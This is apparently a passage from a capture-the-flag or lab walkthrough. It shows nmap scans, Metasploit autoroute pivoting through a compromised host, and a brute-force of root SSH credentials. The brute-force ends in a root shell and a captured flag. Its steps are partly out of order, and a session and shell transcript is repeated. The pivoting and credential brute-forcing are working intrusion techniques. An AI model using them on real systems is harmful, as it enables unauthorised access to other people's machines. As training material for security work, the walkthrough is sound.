|_  256 70:9b:61:d6:ac:15:10:72:20:85:f2:7c:bd:ce:9d:39 (ECDSA)
80/tcp   open  http       Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
3307/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.50.224
Host is up (0.000020s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
40121/tcp open  ftp     ProFTPD 1.3.0a
40180/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Unix
```

autoroute

Autoroute routes our exploitation attempts through the first compromised machine and **enables** us to access the remaining machine, through the second network (172.16.50.0/24).


As seen above, having access to that network made us capable of identifying and accessing additional services running on the remaining machine.

Let's focus on the **SSH** one. We can now leverage Metasploit's ssh_login module to guess valid

SSH credentials. We can do that as follows.

- An SSH service is running on 172.16.50.222.

- Background the shell by pressing **ctrl + z**.
  When the **meterpreter >** prompt appears, use meterpreter's autoroute functionality in order to access it.



BruteForce SSH

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                                        Required
   ----              ---------------                                        --------
   BLANK_PASSWORDS   false                                                  no
   BRUTEFORCE_SPEED  5                                                      yes
   DB_ALL_CREDS      false                                                  no
   DB_ALL_PASS       false                                                  no
   DB_ALL_USERS      false                                                  no
   PASSWORD                                                                 no
   PASS_FILE                                                                no
   RHOSTS            172.16.50.222                                          yes
   RPORT             22                                                     yes
   STOP_ON_SUCCESS   false                                                  yes
   THREADS           1                                                      yes
   USERNAME                                                                 no
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordli            no
                     sts/root_userpass.txt
   USER_AS_PASS      false                                                  no
   USER_FILE                                                                no
   VERBOSE           true                                                   yes
```

- **Exploit**

⇒ Successful

```
[*] 172.16.50.222:22 - Starting bruteforce
[-] 172.16.50.222:22 - Failed: 'root:'
[!] No active DB -- Credential data will not be saved!
[-] 172.16.50.222:22 - Failed: 'root:!root'
[-] 172.16.50.222:22 - Failed: 'root:Cisco'
[-] 172.16.50.222:22 - Failed: 'root:NeXT'
[-] 172.16.50.222:22 - Failed: 'root:QNX'
[-] 172.16.50.222:22 - Failed: 'root:admin'
[-] 172.16.50.222:22 - Failed: 'root:attack'
[-] 172.16.50.222:22 - Failed: 'root:ax400'
[-] 172.16.50.222:22 - Failed: 'root:bagabu'
[-] 172.16.50.222:22 - Failed: 'root:blablabla'
[-] 172.16.50.222:22 - Failed: 'root:blender'
[-] 172.16.50.222:22 - Failed: 'root:brightmail'
[-] 172.16.50.222:22 - Failed: 'root:calvin'
[-] 172.16.50.222:22 - Failed: 'root:changeme'
[-] 172.16.50.222:22 - Failed: 'root:changethis'
[-] 172.16.50.222:22 - Failed: 'root:default'
[-] 172.16.50.222:22 - Failed: 'root:fibranne'
[-] 172.16.50.222:22 - Failed: 'root:honey'
[-] 172.16.50.222:22 - Failed: 'root:jstwo'
[-] 172.16.50.222:22 - Failed: 'root:kn1TG7psLu'
[-] 172.16.50.222:22 - Failed: 'root:letacla'
[-] 172.16.50.222:22 - Failed: 'root:mpegvideo'
[-] 172.16.50.222:22 - Failed: 'root:nsi'
[-] 172.16.50.222:22 - Failed: 'root:par0t'
[-] 172.16.50.222:22 - Failed: 'root:pass'
[-] 172.16.50.222:22 - Failed: 'root:password'
[-] 172.16.50.222:22 - Failed: 'root:pixmet2003'
[-] 172.16.50.222:22 - Failed: 'root:resumix'
[+] 172.16.50.222:22 - Success: 'root:root' 'uid=0(root) gid=0(root)
17 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 2 opened (10.13.37.10-172.16.37.234:0 -> 1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

sessions -l

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2...

mesg: ttyname failed: Inappropriate ioctl for device
pwd
/root
shell

[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary(bash) on target machine
[*] Found bash at /bin/bash
ls
ls
root@xubuntu:~# ls
ls
root@xubuntu:~# ls -la
ls -la
total 48
drwx------  6 root root 4096 Apr  1  2019 .
drwxr-xr-x 24 root root 4096 Dec 15  2017 ..
-rw-------  1 root root 4914 May 17  2019 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Mar 29  2019 .cache
drwxr-xr-x  3 root root 4096 Mar 27  2019 .composer
-rw-r--r--  1 root root   22 Apr  1  2019 .flag.txt
-rw-------  1 root root   53 Mar 27  2019 .mysql_history
drwxr-xr-x  2 root root 4096 Mar 27  2019 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Mar 27  2019 .ssh
root@xubuntu:~# cat .flag.txt
cat .flag.txt
Congratz! You got it.
root@xubuntu:~#
```

flag

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information                  Connection
  --  ----  ----                   -----------                  ----------
  1         meterpreter php/linux  www-data (33) @ xubuntu      10.13.37.10:40180 -> 172.16.37.234:35910 (172.16.37.234)
  2         shell linux            SSH root:root (172.16.50.222:22)  10.13.37.10-172.16.37.234:0 -> 172.16.50.222:22 (172.16.50.222)
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2...

mesg: ttyname failed: Inappropriate ioctl for device
pwd
/root
shell

[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary(bash) on target machine
[*] Found bash at /bin/bash
ls
ls
root@xubuntu:~# ls
ls
root@xubuntu:~# ls -la
ls -la
total 48
drwx------  6 root root 4096 Apr  1  2019 .
drwxr-xr-x 24 root root 4096 Dec 15  2017 ..
-rw-------  1 root root 4914 May 17  2019 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Mar 29  2019 .cache
drwxr-xr-x  3 root root 4096 Mar 27  2019 .composer
-rw-r--r--  1 root root   22 Apr  1  2019 .flag.txt
-rw-------  1 root root   53 Mar 27  2019 .mysql_history
drwxr-xr-x  2 root root 4096 Mar 27  2019 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Mar 27  2019 .ssh
root@xubuntu:~# cat .flag.txt
cat .flag.txt
Congratz! You got it.
root@xubuntu:~#
```